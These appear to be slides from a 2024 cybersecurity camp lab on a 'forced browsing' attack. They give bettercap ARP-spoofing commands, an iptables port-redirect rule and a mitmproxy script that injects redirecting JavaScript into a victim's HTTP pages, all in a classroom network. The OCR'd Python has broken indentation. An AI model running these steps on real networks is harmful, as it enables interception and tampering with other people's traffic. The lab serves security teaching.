FORCED BROWSING ATTACK

Presenter: Dr. S. Roy, Dept. of CS, BGSU

Event: 2024 CyberGuardians Camp

Date: June 24-28, 2024

GOAL

- In this attack we aim to force the user to navigate to a specific URL of our choice irrespective of the HTTP webpage the user wants to go to.
- The attacker is the Ubuntu VM whereas the victim of the attack is the Windows machine connected to the same wireless network.

TOOLS USED

The prerequisite tools required to perform this attack are:

- **bettercap** – to become the man in the middle and perform ARP spoof
- **iptables -** to change the rules and control where requests will be forwarded
- **mitm** – to inject malicious script on the victim's system

STEPS FOR ATTACK

STEP 1: Become the root user in the attacker machine

- Open Oracle Virtual Box on your system and launch the Ubuntu Virtual Machine on it.
- Open a terminal on your Ubuntu machine and become the root user by running the below commands.

> ***- sudo su***
> *- Enter the root user password once you are prompted.*

CONTD.

STEP 2: Become the man in the middle using bettercap

- First step is to set the target of the attack. This is done using the bettercap tool. Execute the following commands –

bettercap

net.probe on

net.show

set arp.spoof.targets 192.168.237.242

(Assuming Alice's IP address is 192.168.237.242, this will set Alice as the target for the MITM)

arp.spoof on

CONTD.

STEP 3: Update iptables rules to redirect requests to attacker machine (Mallory).

- Open another terminal and become the root user following STEP 1.
- Next, we need to update the protocols in the iptables to redirect requests from port 80 to port 8080. To do this, run the following commands,

```
iptables -t nat -A PREROUTING -p tcp --dport  80  -j REDIRECT --
to-port 8080

iptables -t nat -L
```

- Ensure that there is an entry in the table to redirect HTTP requests to port 8080.

CONTD.

STEP 4A:

- We inject the script into the victim's machine that forces the user to browse a specific URL. We use *mitmdump* tool for this.
- First navigate to the folder where mitmdump is. (It will be in the Desktop folder)

CONTD.

STEP 4B: Create a file to inject malicious script into the Victim machine.

- Create a python file that will contain the script for redirection. Run the following commands for this,

```
nano script.py
```

- Insert the below python code in this file.

```
import mitmproxy
    def response(flow):
      flow.response.content = flow.response.content.replace(b"</body>",
b"</body><script>window.location.replace(
`https://www.bgsu.edu/`);
    alert('You have been redirected');</script>")
```

Save the file –> ***Ctrl + o -> enter -> Ctrl + x***


CONTD.


- **STEP 5:** Launch the malicious script onto victim machine
  - To launch the attack, run the following command

    ```
    mitmdump -s script.py
    ```

  - Once the tool is running, navigate to any HTTP website on the victim's machine (Alice). You should observe that you will be redirected to the BGSU website.

SCREENSHOTS





When the victim tries to go a specific website, they get redirected to the BGSU website while seeing an alert message.

Any Questions?

THANK YOU!